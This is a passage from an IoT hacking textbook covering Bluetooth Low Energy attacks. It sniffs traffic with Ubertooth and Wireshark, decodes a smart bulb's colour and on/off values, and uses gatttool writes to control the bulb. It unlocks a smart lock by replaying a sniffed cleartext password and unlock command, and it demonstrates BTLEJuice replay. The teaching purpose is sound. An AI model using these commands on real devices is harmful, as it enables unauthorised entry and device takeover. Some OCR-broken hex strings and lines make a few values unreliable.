    Hop: 5
    SCA: 5, 31 ppm to 50 ppm

    Data:  34 57 a3 ce d6 67 4a e9 ca 55 c2 88 67 8a 9a af d3 67 34 03 0f 00 18 00 00 00 48 00 ff ff ff ff 1f a5
    CRC:   c9 2b 0d
```

Figure 10-43. *CONNECT_REQ packet in BLE sniffing*

Instead of just viewing the packets on the screen, it's better to dump the data to a device and then to look at the packets in Wireshark and analyze them. To do this, simply add the -c flag pointing to where you would like to save it. This could point to either a capture file or to a pipe interface, which you can then actively listen to in Wireshark.

```
sudo ubertooth-btle -f -t [address-of-target] -c smartbulb.pcap
```

Let's open the captured file in Wireshark. Figure 10-44 is what we see. If you are not able to see proper packets, make sure you are using the latest version of Wireshark with the DLT_USER (in Preferences | Protocols) set to btle.




Figure 10-44. *Using Wireshark for BLE sniffing*

Because there are a lot of packets during the entire network communication, let's filter out the packets that are of interest to us. In the top bar, which says Apply a display filter, type `btl2cap.cid==0x004`. If we look at the packets now in Figure 10-45, we see that there are only ATT packets with interesting information.




Figure 10-45. *Analyzing BLE packets (write and read) in Wireshark*

During the packet capturing process, I changed the color of the light bulb, so let's look for write packets in the Wireshark packet list. As we can see in Figure 10-45, the packet number 337 has the Write Request.

As we can see in Figure 10-46, the data are being written to the handle 0x0012. Let's dissect this a step further and look into the packet details for this specific packet.




Figure 10-46. *Dissecting a BLE packet with write request to handle 0x0012*

Here are some of the things that are noticeable in Figure 10-46.

- Access address: `0xaf9a9515`

  Master and slave address

  CRC: `0x6dcb56`

  Handle: `0x0012`

  UUID: `0xfff1`

- Value: `03c90006000a03000101000024ff00000000`

While actually working on this exercise, if we perform the changing of colors a number of times, we notice that the value actually follows a specific pattern, which is shown in Figure 10-47.




Figure 10-47. *BLE packet data structure for a light bulb showing the RGB and ON/OFF values*

This means that:

- Header is two bytes in length, which comes along the PDU.
- Mode selection is hard-coded for controlling the color of the lamp.
- The six-byte `0024ff` is the RGB value. These six bytes can be changed accordingly to get the desired color.

Now that we know which values in the packet are the ones controlling the color and turning the bulb on and off, we can either replay these packets or use Gatttool to write the values manually to the bulb as shown here.

- `char-write-req 0x0012 03c90006000a0300010100002 4ff00000000`
- `char-write-req 0x0012 03c90006000a0300010100 ff000000000000`
- `char-write-req 0x0012 03c90006000a030001010000 ff0000000000`
- `char-write-req 0x0012 03c90006000a0300010100000 0ff00000000`

Here are the results found from those commands:

- `03c90006000a03000101000024ff00000000` made the bulb turn bluish green.
- `03c90006000a0300010100ff000000000000` made the bulb turn red.
- `03c90006000a030001010000ff0000000000` made the bulb turn green.

- `03c90006000a03000101000000ff00000000` made the bulb turn blue.

It was also possible to turn the bulb on and off by toggling the on/off bit in the data.

- `char-write-req 0x0012 03c90006000a03010101000000000000000000`
- `char-write-req 0x0012 03c90006000a0300010100ff000000000000`

Here are the results of those commands:

- `03c90006000a03010101000000000000000000` will turn off your bulb. Make sure to keep the RGB value as zero.
- `03c90006000a0300010100ff0000000000000000` will turn on your bulb, where the RGB value is mandatory.

This is how we can take control of a given BLE device using techniques such as sniffing and manually writing the value of the BLE devices.

Exploiting a BLE Smart Lock

In some cases, there might be two writes required to take control of the target device—the first one being the authentication, and the next one being the actual data that need to be written.

Let's take a smart lock for example. If we capture the packets during the normal lock and unlock process and look at Wireshark for the captured packets, Figure 10-48 is what we see. Therefore, in exploiting the device with Gatttool, we first need to pass it the authentication data, which we were able to sniff in this case, because they were being passed in clear text on an insecure BLE channel.

```
[CON][20:C3:8F:D6:E2:CD][LE]> char-write-req 0x002d 0012345678123456 78
[CON][20:C3:8F:D6:E2:CD][LE]> ch
Notification handle = 0x0030 value: 01 ff
[CON][20:C3:8F:D6:E2:CD][LE]> chCharacteristic value was written successfully
ar
```

Figure 10-48. *Writing values to a smart door lock –sending password*

Next, we simply write the value that determines whether the lock is locked or unlocked, as shown in Figure 10-49.

```
[CON][20:C3:8F:D6:E2:CD][LE]> char-write-req 0x0037 01
[CON][20:C3:8F:D6:E2:CD][LE]>
Notification handle = 0x003a value: 01
[CON][20:C3:8F:D6:E2:CD][LE]> Characteristic value was written successfully
```

Figure 10-49. *Writing values to a smart door lock –unlock command*

Now, if you check the smart lock, it has been unlocked. This was all about sniffing BLE packets and manipulating them using Gatttool, both for basic devices and for complex real-world devices such as a smart lock and a smart light bulb.

Replaying BLE Packets

One of the additional things you can try is using tools such as BTLEJuice, which is an excellent handy utility for performing processed such as replay-based attacks. What follows is a demonstration of how to use the tool.

The first step is to connect the target device from the BTLEJuice web interface, shown in Figure 10-50.

Figure 10-50. *Using BTLEJuice for BLE sniffing*

Now, as we start performing actions in the smart light bulb, we will be able to see traffic in the BTLEJuice interface in the Data section along with a specific column mentioning the characteristic that's being read or written, the service value, and the action that is taking place, as shown in Figure 10-51.




Figure 10-51. *Real-time BLE sniffing using BTLEJuice*

You can right-click any particular data packet and select Replay as shown in Figure 10-52.




Figure 10-52. *Replaying a BLE packet*

This opens a dialog box mentioning the data that are being replayed, and if you want to perform any changes in the data that are replayed. You can change the RGB values and on/off toggle bit here.

Once you click Write (see Figure 10-53), you will see that the bulb's color has changed or the bulb has turned on or off, depending on what data you wrote.




Figure 10-53. *Modifying BLE packet data and replying*

Conclusion

In this chapter, we covered a number of topics concerning the security of the two most popular communication protocols used in IoT devices, ZigBee and BLE. We had a look at some of the attacks concerning these protocols and laid a foundation for you to research further into the security issues that these communication protocols bring with them when implemented in an IoT device.

In case you encounter other protocols, such as 6LoWPAN, LoRA, ZWave, and others, remember that the attack categories and techniques would be pretty much the same; just the selection of tools and hardware will change in cases other than the ones covered in this chapter.

Index

A

B

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8

C

D

E

F

G

H

I

J, K

L

M

N

O

P

Q

R

S

T

U

V

W

X, Y

Z